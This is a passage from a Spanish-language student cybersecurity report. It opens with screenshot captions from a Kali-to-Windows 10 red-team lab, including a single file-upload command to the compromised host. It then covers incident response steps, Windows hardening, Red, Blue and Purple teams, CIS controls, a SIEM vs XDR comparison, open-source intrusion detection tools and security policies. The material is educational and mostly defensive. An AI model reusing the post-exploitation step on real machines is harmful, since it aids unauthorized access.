


Ilustración 45 eliminación de archivo en windows 10

Usando el comando upload, subimos el archivo Clear Archivo.txt desde Kali a Windows 10

Upload

/home/Leiz/Clear\ Archivo.txt




Ilustración 46 copiando de nuevo archivo de Kali a Windows




Ilustración 47 copia de archivo

ETAPA 4 - CONTENSION DE ATAQUES INFORMATICOS

1. "¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos".

- Detección: siendo esta una de las fases más importante dentro del análisis del ataque informático, una buena gestión en esta fase puede llevarse a significativa atención del impacto que tiene el ataque, la principal ventaja es que esta fase se desarrolla por medio de técnicas para encontrar y detectar la intrusión sospechosa:

    - ♦ Medidas de detección Organizativas: donde se diseña y paso a paso interno el cual es crucial para la toma de la mejor decisión ante el ataque informático

    - ♦ Medidas de detección legales: se deberá registrar el nuevo evento, para el caso de Colombia tenemos CSIRT, el cual es el equipo que nos permite identificar y tomar las medidas correctivas del hecho.

- Recuperación: una vez detectada una intrusión en los sistemas de la empresa se hace necesario ejecutar un plan organizado de recuperación ante incidentes, el objetivo es dejar todo el funcionamiento productivo tal cual como se encontraba antes del ataque y en el menor tiempo posible, la cual es denominada continuidad del negocio sin afectar áreas importantes

de la empresa, recomendando la elaboración de un informe técnico donde se detalla el paso a paso de lo acontecido y el plan de acción que se tomó.

- Respuesta: en este punto de la ejecución del plan de contención y recuperación se crea la necesidad de dar respuestas a clientes y usuarios de lo acontecido y de esta forma también denunciar lo ocurrido, para lo cual se debe crear una estrategia de comunicación para dar respuesta exacta y verídica de lo acontecido sin generar confusión en los terceros y usuarios, actividad que debe desarrollarse con tranquilidad.[14] (Ordoñez, s.f.)

2. "¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?" [15]

- actualización desde Windows Update
- Actualización Antivirus
- Activación Antivirus
- Activación Firewall de Windows
- Gestión de Contraseñas
- Activar Cifrado BitLocker
- Activar la copia de seguridad de los archivos
- Configurar cuentas de usuario del equipo de computo
- Desactivación de acceso remoto

14 "RED TEAM, Blue Team y Purple team: Guía completa sobre los equipos en Ciberseguridad [Anónimo]. Ciberseguridad, tecnología e innovación | GroupHacking [página web]. [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.grouphacking.com/ciberseguridad/hacking-etico/red-team-blue-team-y-purple-team-guia-completa-sobre-los-equipos-en-ciberseguridad/#:~:text=En%20conclusión,%20los%20equipos%20Red,mejorar%20la%20defensa%20en%20general.>".

15 "FLOATING POINT [Anónimo]. Floating Point | Blog [página web]. [Consultado el 25, marzo, 2024]. Disponible en Internet: <https://floatingpoint.sorint.it/blog/post/hardening-en-windows-10-protege-tu-ordenador-de-hackers-virus-ransomware-y-ms>".

3. “Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?”

Blue Team: Equipo interno o externo que se encarga de la seguridad defensiva de las empresas y su función principal es mantener los sistemas seguros de las compañías, con rigurosos monitoreos en la red y controles de seguridad frecuentes, también se encarga de procedimientos de seguridad forense y en el desarrollo de parches de seguridad para la solución de errores que se vayan presentando.

Red Team: su principal función es atacar o simular ser atacante y de esta forma crear ataques para las compañías, todo con el fin de detectar vulnerabilidades en los sistemas. También brinda la capacidad de dar respuesta ante los posibles ataques que se presenten, para eso usan diferentes técnicas de Hacking e ingeniería Social, identificando los diferentes ataques y poniendo en marcha los diferentes ataques que se presenten.

Purple Team: este equipo es una mezcla de los dos equipos Red Team y Blue Team, en pocas palabras se encarga de crear los ataques y de generar las defensas para los mismos y generar el respectivo monitoreo y así mismo llegar a fortalecer los sistemas en las empresas.

También se encargan de fortalecer las habilidades de cada uno de los equipos Red Team y Blue Team y así facilitar el trabajo entre ambos equipos.

El trabajo de estos equipos es de vital importancia ya que los dos trabajan de la mano y debe haber comunicación entra cada uno de los equipos ya que estos pasos llevan más allá la ciberseguridad.[16]

equipos de respuesta a incidentes informáticos (CSIRT): Es un equipo interno que forma parte de una organización como universidad, empresa o red de investigación, y es el encargado de gestionar todas las incidencias en todo un país, realizando evaluaciones periódicas bajo demanda.

4. "¿Qué función tiene CIS "Center For Internet Security" dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee".

La principal función de CIS "Center For Internet security" es implementar una guía con 20 medidas de seguridad y contramedidas para la defensa de la ciberdelincuencia, la cual proporciona una lista donde se verifican y reducen significativamente el umbral de ataques.

Los cinco principios fundamentales de un sistema efectivo de defensa cibernética como se refleja en los controles CIS son:

1. La ofensa informa a la defensa: haga uso de los ataques reales que han comprometido los sistemas para proporcionar la base para aprender continuamente de estos eventos y así construir defensas efectivas y prácticas y que se incluyan solo aquellos controles demostrados para detener ataques conocidos en el mundo real.

16 "¿QUÉ ES Purple Team en ciberseguridad? [Anónimo]. KeepCoding Bootcamps [página web]. [Consultado el 25, marzo, 2024]. Disponible en Internet: <https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/>".

2. Priorización: hay que invertir primero en los controles que proporcionan la mayor reducción de riesgos y protección contra los actores más peligrosos y que se puedan implementar de manera variable en el entorno informático.

3. Mediciones y métricas: establecer parámetros comunes para proporcionar un lenguaje compartido para alta gerencia, personal TI, auditores y funcionarios de seguridad para medir la efectividad de las medidas de seguridad dentro de la organización de tal modo que se puede identificar e implementar inmediatamente.

4. Diagnóstico y mitigación continuos: realizar mediciones continuas para probar y validar la efectividad de las medidas de seguridad actuales y para ayudar a dirigir la prioridad de los pasos a seguir

5. Automatización: automatice las defensas para que las organizaciones puedan lograr mediciones confiables, escalables y continuas de su adhesión a los controles y las métricas relacionadas.[17] (cisecurity, 2024)

17 “CONTROLS THANK You [Anónimo]. CIS Center for Internet Security [página web]. [Consultado el 25, marzo, 2024]. Disponible en Internet: <https://learn.cisecurity.org/controls-v71-thank-you>”.




Ilustración 48 autoría cis controls

Hay 7 puntos básicos en los puntos de referencia de ICS

1. Los puntos de referencia en los sistemas operativos: dentro de los cuales se encuentran configuraciones como Microsoft Windows, Linux y Apple, donde se incluyen directrices de cada una de las practicas recomendadas en cuanto a restricciones de acceso remoto, en los perfiles de usuario y configuraciones en los navegadores de internet, incluyendo minuciosamente cada proceso de instalación de cero en los equipos de cómputo.

2. Los puntos de referencia de software de servidor: la cual cubre cada una las fases de instalación también desde cero del servidor principal y de cada uno d ellos aplicativos de uso vital, incluyendo Microsoft Windows, SQL,

servidores virtuales, incluyendo la administración propia del servidor, políticas de la red y de almacenamiento

3. Los puntos de referencia de proveedor de nube: el cual abarca todos los tipos de configuración para servicios en la nube como los son AWS, Azure, Google, IBM y otras nubes de almacenamiento público, donde también se identifican los protocolos de acceso al sistema y medidas de seguridad según normatividad.

4. Los puntos de referencia de dispositivos móviles: abordan los sistemas operativos móviles incluyendo Android y Ios, también centrados en las configuraciones principales y configuraciones de privacidad.

5. Los puntos de referencia de dispositivos de red: ofrecen las respectivas configuraciones tanto para dispositivos Cisco, Palo Alto Juniper y otros

6. Los puntos de referencia de software de desktop: cubren configuraciones básicas por ejemplo Google Chrome, Mozilla Firefox, centrando cada punto en la seguridad de los Email y el bloqueo del software malicioso por parte de terceros

7. Los puntos de referencia de dispositivo de impresión multifunción: demuestran las mejores prácticas en cuanto a la seguridad de impresoras multifuncionales. firmware. TCP/IP, acceso inalámbrico, gestión de usuarios y uso compartido de archivos

Para la descarga de las respectivas guías las cuales ya se encuentran actualizadas, se realizan desde el siguiente link seleccionando la versión que se desee trabajar[18]

[18] "CIS CONTROLS [Anónimo]. CIS Center for Internet Security [página web]. [Consultado el 25, marzo, 2024]. Disponible en Internet: <https://learn.cisecurity.org/cis-controls-

(CONTROLS, 2024), hay que registrarse en el siguiente link https://learn.cisecurity.org/controls-v71-thank-you

5. Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

SIEM	XDR
Detecta patrones de acceso fuera de lo común en tiempo real	Suministra datos de actividad procedentes de múltiples capas, la información se centraliza de una forma más estructurada para una correlación y análisis efectivo
Centraliza los riesgos de seguridad para ser interpretados y ejecutarlos en tiempo real y tener una actuación inmediata.	Mejora las capacidades de análisis de seguridad y optimiza los flujos de trabajo y los esfuerzos de los equipos de trabajo acelerando y eliminando pasos manuales, habilitando visualizaciones y análisis que se pueden gestionar inmediatamente.
Identificar entre amenazas reales y falsos incidentes	Capacidad para bloquear y permitir el tráfico en cada proceso.[19] (LAB, 2024)
Monitorizar de forma centralizada todas las amenazas potenciales	Ayuda a los equipos de seguridad a recuperarse rápidamente de un ataque al eliminar archivos y claves de registros maliciosos, mediante sugerencias de corrección.

download?_gl=1*1t27w39*_ga*MTIxNzg1NjYxMi4xNzExNDA2NDgw*_ga_N70Z2MKMD7*MTcxMTQwNjQ4MC4xLjAuMTcxMTQwNjQ4MC42MC4wLjA.*_ga_3FW1B1JC98*MTcxMTQwNjQ4MC4xLjAuMTcxMTQwNjQ4MC4wLjAuMA..>".

19 "¿QUÉ ES la detección y respuesta ampliadas (XDR)? [Anónimo]. latam.kaspersky.com [página web]. [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://latam.kaspersky.com/resource-center/definitions/what-is-xdr>".

Redirigir a amenaza personal potencialmente especializado	Se puede usar como herramienta para la agregación de datos y supervisión de sistemas y así alertar a los equipos de seguridad
Aportar un mayor grado de conocimiento sobre los incidentes para facilitar su resolución	Puede ser usado como repositorio de información sobre los nuevos eventos
Documentar todo el proceso de detección, actuación y resolución	Consolida una gran cantidad de alertas en un numero mucho menor de incidentes que pueden priorizarse para investigación manual
Cumplir con las normas y legislaciones vigentes en cuestión de la protección de datos y seguridad.[20] (Team, 2021)	Proporciona opciones de respuesta que se extienden más allá de los puntos de control de la infraestructura, incluida la red, la nube, para ofrecer una protección integral.
	Automatiza tareas para mejorar productividad
	Genera mayor eficiencia en cualquier proceso

6. “Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL”.

Licencia GPL: su sigla se define como “La Licencia Publica general GNU”, es la mas usada en el mundo del software la cual garantiza a los usuarios

[20] “¿QUÉ SIGNIFICA SIEM y cómo funciona? [Anónimo]. Ambit BST | Consultoría regulatoria y de calidad en sector salud [página web]. [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://www.ambit-bst.com/blog/qué-significa-siem-y-cómo-funciona>”.

finales (personas, empresas) la libertad de usar, copiar y modificar software, por ende, es conocida y prestigiosa en el mundo de código abierto.[21] (ATWP, 2024)

SNORT: Snort Open Source es un sistema de detección de intrusos en red, libre y gratuito. El sistema de detección de intrusiones basado en red implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía en tiempo real.

SURICATA: Suricata es un sistema de detección y prevención de intrusiones de red (IDPS) y un monitor de seguridad de red (NSM) de código abierto. Se utiliza para analizar el tráfico de red en busca de patrones sospechosos o amenazas, como ataques de intrusión, malware, o actividades maliciosas.

[21] "¿QUÉ ES GPL? Definición de la licencia (General Public License) [Anónimo]. ArmaTuWP [página web]. [Consultado el 26, marzo, 2024]. Disponible en Internet: <https://armatuwp.com/que-es-gpl/>".

TRONCO GRIS: es una de las herramientas centralizadas de análisis y recopilación de registros más rápidas para su pila de aplicaciones, operaciones de TI y operaciones de seguridad.

ETAPA 5 - SOCIALIZACION DE INFORME TECNICO

“De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización”.

La organización de los equipos Red Team y Blue Team son muy importantes en las empresas, ya que representan una barrera de contención con personas que tienen habilidades y conocimientos para atacar y contra restar los ataques informáticos, los equipos desarrollan labores fundamentales en cuanto a la seguridad informática siendo de vital importancia cada función.

Estos equipos además de formar parte integral de las empresas propenden o más bien proponen compromiso en todas las áreas, ya que los temas de seguridad informática son una tarea de todos, es el compromiso de salvaguardar los activos de la empresa con bastante rigor y compromiso, lo cual no depende de solamente de los equipos de seguridad, entre todos con un trabajo en equipo y con una buena orientación podemos llegar a un acuerdo de conocimiento y una base para salvaguardar la información.

El trabajo en conjunto con los equipos de red team y blue team es enriquecedor ya que nos brindan ataques en tiempo real sobre la infraestructura, este hecho impulsa a ser mucho más precavidos y a tener enseñanza y preparación para eventos futuros.

Existen características principales dentro de los equipos de red team y blue team las cuales son importantes resaltar dentro del trabajo de los tres equipos en conjunto ya que entre los tres equipos generan las estrategias para las defensas de las compañías.

En la siguiente imagen se puede observar las funciones principales de cada uno de los equipos de trabajo:

Ilustración 49 Definición Equipos de trabajo TEAM

Blue Team: al tratarse de un equipo de trabajo, son los encargados de defender a las empresas de las amenazas cibernéticas, los cuales informan al equipo purple y se realiza un trabajo en equipo para la atención de incidentes en seguridad informática.

Red Team: simula las amenazas y pone a prueba las defensas adquiridas en la empresa, asegurando una identificación y eliminación minuciosa ante un ataque cibernético, además de informar también al equipo purple team.

Purple Team: es el equipo encargado de unir los conceptos y el trabajo realizado por los equipos red team y blue team, encontrando en conjunto la defensa necesaria en la empresa, el cómo atacar y el cómo proteger los activos críticos

“Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.”

POLITICAS DE SEGURIDAD INFORMATICA

Política para uso de dispositivos móviles: dentro de la cual se establece el uso restringido de la red wifi exclusivo para fines empresariales y para uso de la empresa.

Política de seguridad para los recursos humanos: se realiza con el fin de que los colaboradores desde las altas gerencias adopten responsabilidades propias para la seguridad informática.

Política de gestión de activos de información: la encargada de gestionar limites frente a la identificación uso y administración de los activos de la empresa.

Política de uso de estaciones de trabajo: los computadores y estaciones de trabajo suministrados por la empresa se asegura de que mantendrá todos sus sistemas operativos actualizados y aplicaciones y que además los usuarios realicen las labores netamente empresariales.

Política de uso de internet: se establecen los lineamientos de navegación segura y el uso adecuado de la red de la empresa.

Política de control de acceso: donde se definen los accesos a las instalaciones (físicas) y a los equipos de cómputo y se establecerá un cronograma de mantenimiento para así mismo garantizar los servicios prestados por la empresa.

Política de establecimiento, uso y protección de claves de acceso: se debe gestionar y concientizar a los usuarios por medio de capacitaciones y de ingeniería social sobre los riesgos informáticos.

Política de escritorio y pantalla limpia: el personal de la empresa debe conservar y mantener el escritorio de su pc limpio y libre de información propia de la empresa la cual puede ser copiada, además de realizar bloqueo del equipo cuando no esté en uso.

RECOMENDACIONES

La ciberseguridad es algo que nos compete a todos los que hacemos uso de la tecnología, partiendo desde la cultura que se debe tener en navegación, visualización de correos y archivos web desde la parte personal o desde la parte empresarial la implementación de políticas puede llegar a reducir los riesgos en las compañías.

Implementar y configurar restricciones de acceso para cada usuario que tiene acceso a la red ya que con esto se contiene que ingresen virus y accesos externos, ya sea para accesos administrativos y de acceso de lectura.

Establecer acceso de doble factor doble autenticación, esto para el correo electrónico ya sea de la plataforma de la cual la empresa realice su uso.

Revisión de permisos sobre carpetas compartidas y accesos al servidor, realizar cambios de contraseña continuas con el nivel de complejidad sugerido.

Establecer un sitio físico de control operativo, donde se puedan visualizar en tiempo real, las conexiones y la navegación interna de la empresa , para así lograr mantener la continuidad del negocio con los servicios críticos, empezando desde el monitoreo de ups , hasta la planta eléctrica del lugar donde se encuentren las instalaciones, y de esta forma también validar con los equipos de red team blue team y purple team con ataques cibernéticos que tan preparada esta la empresa para la mitigación de un ataque cibernético.

Establecer un sistema de Backup ya sea en cinta, en nube Revisión continua de los sistemas de backup, para la no afectación tardía del servicio ante un desastre natural o humano.

CONCLUSIONES

- La comprensión realizada a lo largo de este informe es resaltar la claridad y el conocimiento que deben tener los equipos de seguridad informática, con los cuales se pueden detectar y retener los ataques informáticos y las falencias que se estén presentando en las actividades diarias de la empresa.
- Acudir a las nuevas tecnologías que podemos encontrar y ejecutar los servicios que se pueden obtener desde Linux para realizar monitoreos y simulaciones en red.
- La ciberseguridad es tan importante que se hace muy necesario realizar ingeniera social en la empresa, capacitaciones al personal, para así mismo cuando se tengan la mínima sospecha, saber cómo actuar o simplemente dar un informe oportuno para actuar.
- Dar a conocer las leyes sobre la seguridad informática y concientizar que no es un juego la ciberseguridad y sensibilizar el riesgo que corre el activo más importante de la empresa con tan solo dar clic en un correo sospechoso.
- Identificación de las amenazas y vulnerabilidades encontradas desde CVE en cuanto a sistemas operativos y aplicaciones, lo cual puede ser aplicable en cualquier momento en la empresa.
- Acatar las normas y códigos de seguridad informática en cuanto a lo público y lo profesional, para nuestro caso las leyes colombianas y la profesional como lo es COPNIA

BIBLIOGRAFÍA

1581, L. (s.f.). *ABC DE la Ley 1581 de ProtecciÃ³n de Datos Personales en Colombia*. Obtenido de ABC DE la Ley 1581 de ProtecciÃ³n de Datos Personales en Colombia: https://www.dataprotected.com.co/faq-proteccion-datos#:~:text=9.,a%20qué%20sanción%20se%20expone?&text=Sanciones%20económicas%20hasta%20por%202.000,por%20seis%20(6)%20meses

Anonimo. (s.f.). *Nuclio Digital School*. Obtenido de https://nuclio.school/que-es-el-pentesting/

ATWP. (2024). *https://armatuwp.com*. Obtenido de https://armatuwp.com: https://armatuwp.com/que-es-gpl/

Ciberzaintza. (s.f.). *ciberseguridad*. Obtenido de https://www.ciberseguridad.eus/ciberglosario/cve#:~:text=La%20misión%20de%20su%20programa,fácilmente%20de%20qué%20se%20trata.

cisecurity. (2024). *cisecurity*. Obtenido de cisecurity: https://learn.cisecurity.org/controls-v71-thank-you

Colombia, R. N. (s.f.). *https://www.radionacional.co*. Obtenido de https://www.radionacional.co: https://www.radionacional.co/actualidad/delitos-ciberneticos-en-colombia-estadisticas-actuales#:~:text=La%20Policía%20Nacional%20reportó%20que,los%20ciudadanos%20en%20la%20red.

CONTROLS, C. (2024). *CIS CONTROLS*. Obtenido de CIS CONTROLS: CIS CONTROLS [Anónimo]. CIS Center for Internet Security [página web]. [Consultado el 25, marzo, 2024]. Disponible en Internet: <https://learn.cisecurity.org/cis-controls-download?_gl=1*1t27w39*_ga*MTIxNzg1NjYxMi4xNzExNDA2NDgw*_ga_N70Z2MKMD7*MTcxMTQwNjQ4M

FAITIC. (s.f.). *https://ccia.esei.uvigo.es*. Obtenido de https://ccia.esei.uvigo.es: https://ccia.esei.uvigo.es/docencia/SSI/1819/practicas/ejercicio-metasploit/

Hackers, E. (13 de 08 de 2023). *Ergo Hackers*. Obtenido de Ergo Hackers: https://www.youtube.com/watch?v=-005QVLQPrE

Hat, R. (s.f.). *Red Hat*. Obtenido de https://www.redhat.com/es/topics/security/what-is-cve

Hyperconectado. (12 de 01 de 2023). *https://muchohacker.lol*. Obtenido de https://muchohacker.lol: https://muchohacker.lol/2023/01/viva-air-leak-26-millones-de-datos-privados-de-clientes-de-la-aerolinea-de-bajo-costo-estarian-en-linea-desde-hace-nueve-meses

INCIBE. (27 de 07 de 2023). *https://www.incibe.es*. Obtenido de https://www.incibe.es: https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci#:~:text=El%20Purple%20Team%20se%20puede,presentan%20ambos%20equipos%20por%20separado.

inteligencia, L. e. (s.f.). *ciberseguridadidaidea*. Obtenido de https://ciberseguridadbidaidea.com/fases-del-pentesting/

Keepcoding. (21 de 07 de 2023). *keepcoding*. Obtenido de keepcoding: https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/

LAB, K. (2024). *kaspersky*. Obtenido de kaspersky: https://latam.kaspersky.com/resource-center/definitions/what-is-xdr

Ordoñez, W. (s.f.). *grouphacking*. Obtenido de grouphacking: https://www.grouphacking.com/ciberseguridad/hacking-etico/red-team-blue-team-y-purple-team-guia-completa-sobre-los-equipos-en-ciberseguridad/#:~:text=En%20conclusión,%20los%20equipos%20Red,mejorar%20la%20defensa%20en%20general

Pachon, C. (2022). *nsit*. Obtenido de nsit: https://www.nsit.com.co/10-reconocidas-instituciones-de-colombia-hackeadas-en-el-2022


Publica, F. (5 de 03 de 2009). *www.funcionpublica.gov.co*. Recuperado el 11 de 02 de 2024, de funcion publica: www.funcionpublica.gov.co/eva/gestornormativo/norma.php?!=35366

Publica, F. (8 de 10 de 2012). *Funcion Publica*. Obtenido de Funcion Publica: www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981#:~:text=Artículo%2022.&text=La%20Superintendencia%20de%20Industria%20y,o%20impondrá%20las%20sanciones%20correspondientes

Salas, S. (21 de 08 de 2021). *floatingpoint*. Obtenido de floatingpoint: https://floatingpoint.sorint.it/blog/post/hardening-en-windows-10-protege-tu-ordenador-de-hackers-virus-ransomware-y-ms

Team, A. (29 de 04 de 2021). *www.ambit-bst.com*. Obtenido de www.ambit-bst.com: https://www.ambit-bst.com/blog/qué-significa-siem-y-cómo-funciona

RESULTADO TURNITING



LINK VIDEO YOUTUBE

https://youtu.be/eAkgshn7hWI